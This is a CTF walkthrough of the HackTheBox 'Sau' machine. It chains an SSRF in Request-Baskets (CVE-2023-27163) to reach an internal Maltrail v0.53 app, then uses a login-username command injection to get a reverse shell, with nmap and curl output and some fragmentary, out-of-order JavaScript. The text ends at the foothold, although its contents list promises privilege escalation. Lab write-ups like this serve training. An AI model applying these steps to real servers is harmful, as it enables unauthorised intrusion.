A Linux CTF from HackTheBox
#maltrail #sudo #systemctl #ssrf
by: 0xCapra_Daemon aka Will Keller
Contents:
#Phase 1 Recon
#Phase 2 Initial Foothold
#Phase 3 Privilege Escalation
#Takeaways
Phase 1: Recon
------------------------------------------------------------
        Threader 3000 - Multi-threaded Port Scanner
                       Version 1.0.7
                   A project by The Mayor
------------------------------------------------------------
Enter your target IP address or URL here: 10.129.229.26
------------------------------------------------------------
Scanning target 10.129.229.26
Time started: 2026-07-15 19:27:49.061525
------------------------------------------------------------
Port 22 is open
Port 55555 is open
Port scan completed in 0:00:33.473840
------------------------------------------------------------
Threader3000 recommends the following Nmap scan:
************************************************************
nmap -p22,55555 -sV -sC -T4 -Pn -oA 10.129.229.26 10.129.229.26
************************************************************
Would you like to run Nmap or quit to terminal?
------------------------------------------------------------
1 = Run suggested Nmap scan
2 = Run another Threader3000 scan
3 = Exit to terminal
------------------------------------------------------------
Option Selection: 1
nmap -p22,55555 -sV -sC -T4 -Pn -oA 10.129.229.26 10.129.229.26
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-15 19:37 -0400
Nmap scan report for 10.129.229.26
Host is up (0.087s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
|_  256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
55555/tcp open  http    Golang net/http server
| http-title: Request Baskets
|_Requested resource was /web
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Wed, 15 Jul 2026 23:37:41 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Wed, 15 Jul 2026 23:37:25 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Wed, 15 Jul 2026 23:37:25 GMT
|     Content-Length: 0
|   OfficeScan:
|     HTTP/1.1 400 Bad Request: missing required Host header
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|_    Request: missing required Host header
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port55555-TCP:V=7.99%I=7%D=7/15%Time=6A5819B5%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,A2,"HTTP/1\.0\x20302\x20Found\r\nContent-Type:\x20text/html;\
SF:x20charset=utf-8\r\nLocation:\x20/web\r\nDate:\x20Wed,\x2015\x20Jul\x20
SF:2026\x2023:37:25\x20GMT\r\nContent-Length:\x2027\r\n\r\n<a\x20href=\"/w
SF:eb\">Found</a>\.\n\n")%r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Re
SF:quest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x
SF:20close\r\n\r\n400\x20Bad\x20Request")%r(HTTPOptions,60,"HTTP/1\.0\x202
SF:00\x20OK\r\nAllow:\x20GET,\x20OPTIONS\r\nDate:\x20Wed,\x2015\x20Jul\x20
SF:2026\x2023:37:25\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest
SF:,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;
SF:\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request"
SF:)%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20tex
SF:t/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20
SF:Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nCon
SF:tent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\
SF:r\n400\x20Bad\x20Request")%r(FourOhFourRequest,EA,"HTTP/1\.0\x20400\x20
SF:Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nX-Co
SF:ntent-Type-Options:\x20nosniff\r\nDate:\x20Wed,\x2015\x20Jul\x202026\x2
SF:023:37:41\x20GMT\r\nContent-Length:\x2075\r\n\r\ninvalid\x20basket\x20n
SF:ame;\x20the\x20name\x20does\x20not\x20match\x20pattern:\x20\^\[\\w\\d\\
SF:-_\\\.\]{1,250}\$\n")%r(LPDString,67,"HTTP/1\.1\x20400\x20Bad\x20Reques
SF:t\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20cl
SF:ose\r\n\r\n400\x20Bad\x20Request")%r(SIPOptions,67,"HTTP/1\.1\x20400\x2
SF:0Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nCon
SF:nection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(Socks5,67,"HTTP/1\.1
SF:\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=ut
SF:f-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(OfficeScan
SF:,A3,"HTTP/1\.1\x20400\x20Bad\x20Request:\x20missing\x20required\x20Host
SF:\x20header\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnecti
SF:on:\x20close\r\n\r\n400\x20Bad\x20Request:\x20missing\x20required\x20Ho
SF:st\x20header");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.52 seconds
Initial Nmap scan shows ports 22 ssh and 55555 which is a golang server.

Taking a look at the application we see it's using something called Request-Baskets v 1.2.1.
Phase 2: Initial Foothold

Found Github repo for CVE related to SSRF to RCE vuln for this application CVE-2023-27163. As you can see we can manipulate the forwarding address of request-buckets to request internal data on our target.


From the GUI we create a new basket and name it whatever we want.


Once inside our newly created bucket, we access the settings panel, set our forwarding URL to http://localhost to see if there's anything sitting at port 80 on the local server. We then check the boxes Proxy Response and Expand Forward Path. Proxy-ing the response will ensure that we get the response data back from our request to access the bucket. This, when paired with an internal address like localhost should render whatever is hidden server-side on our target. Finally we click next to the greyed out URL for our bucket to copy it to the clipboard and open it in a new tab.

We have successfully loaded another app on the server. Except this one isn't normally available externally thus confirming our SSRF vuln. The app in question on this part seems to be one called Maltrail version v0.53. According to it's documentation on Github maltrail tracks malicious network traffic based on heuristics metrics like known app signatures and headers (i.e. SQLMap), known-bad IP addresses & domains, etc.
maltrail RCE discovered after googling the specific version number and exploit. Script says it can give unauthenticated RCE on the server via the username parameter which does not properly sanitize user input. Now all we need to do is find a way to render the login portal and send the proper POST request to the server for RCE.
The service uses the subprocess.check_output() function to execute a shell command that logs the username provided by the user. If an attacker provides a specially crafted username, they can inject arbitrary shell commands that will be executed on the server. In shell scripting, the semicolon ; is used to separate multiple commands. So, when the attacker provides a username that includes a semicolon, followed by a shell command, the shell treats everything after the semicolon as a separate command. Basically, everything after ; will run anyway.

On top of the RCE vuln, I was also able to get the original default password hashes for the admin and local users located in maltrail.conf inside the repo so if the RCE doesn't work, I have a backup angle to try.
    o.onclick = function (e) { if (e.target === o) o.remove(); };
    function submit() {
      var u = o.querySelector("#li_user").value, p = pass.value;
      if (!u || !p) { err.textContent = "Enter username and password."; return; }
      var nc = nonceStr(12), h = sha256hex(sha256hex(p) + nc);
      go.disabled = true; err.textContent = "";
      fetch("/login", { method: "POST", credentials: "same-origin", headers: { "Content-Type": "application/x-www-form-urlencoded" },
Manually checking through js/main.js in the maltrail repo shows us the default path for the login portal as /login

Going back to our bucket config I set the forwarding URL to be the login page for the server.

GET request in the browser returns with Login failed suggesting maybe a POST request is needed instead.
┌──(kali㉿kali)-[~/CTF/HTB/sau]
└─$ curl -v -X POST http://10.129.229.26:55555/test
*   Trying 10.129.229.26:55555...
* Established connection to 10.129.229.26 (10.129.229.26 port 55555) from 10.10.14.192 port 43248
* using HTTP/1.x
> POST /test HTTP/1.1
> Host: 10.129.229.26:55555
> User-Agent: curl/8.20.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 401 Unauthorized
< Connection: close
< Content-Type: text/plain
< Date: Thu, 16 Jul 2026 05:46:04 GMT
< Server: Maltrail/0.53
< Content-Length: 12
<
* shutting down connection #0
Login failed
cURL POST request with empty dataset returns the same error.
  function showLogin() {
    if (document.getElementById("login_overlay")) return;
    var o = document.createElement("div"); o.id = "login_overlay"; o.className = "modal-overlay";
    o.innerHTML = '<div class="modal"><div class="modal-h">Sign in to Maltrail</div>' +
      '<label for="li_user">Username</label><input id="li_user" autocomplete="username">' +
      '<label for="li_pass">Password</label><input id="li_pass" type="password" autocomplete="current-password">' +
      '<div id="li_err" class="modal-err"></div>' +
      '<div class="modal-actions"><button class="btn-ghost" id="li_cancel">Cancel</button><button class="btn-primary" id="li_go">Sign in</button></div></div>';
    document.body.appendChild(o);
    var pass = o.querySelector("#li_pass"), go = o.querySelector("#li_go"), err = o.querySelector("#li_err");
    o.querySelector("#li_cancel").onclick = function () { o.remove(); };
    o.onclick = function (e) { if (e.target === o) o.remove(); };
Further up in the main.js code, we can see that the parameters used for login are li_user and li_pass. So I will pass this data to the server to see if we can perform the code injection. However, after several more attempts to manually send the POST request. I decide to take closer look at the mailtrail script a little further.

I download the maltrail RCE from Github and got an error when running it due to our forwarding URL set to the login sub directory. The script appends /login when forming it's POST request. So I changed it back to just http://localhost

We successfully execute the script after that edit and catch a reverse shell to our netcat listener. Foothold acquired.
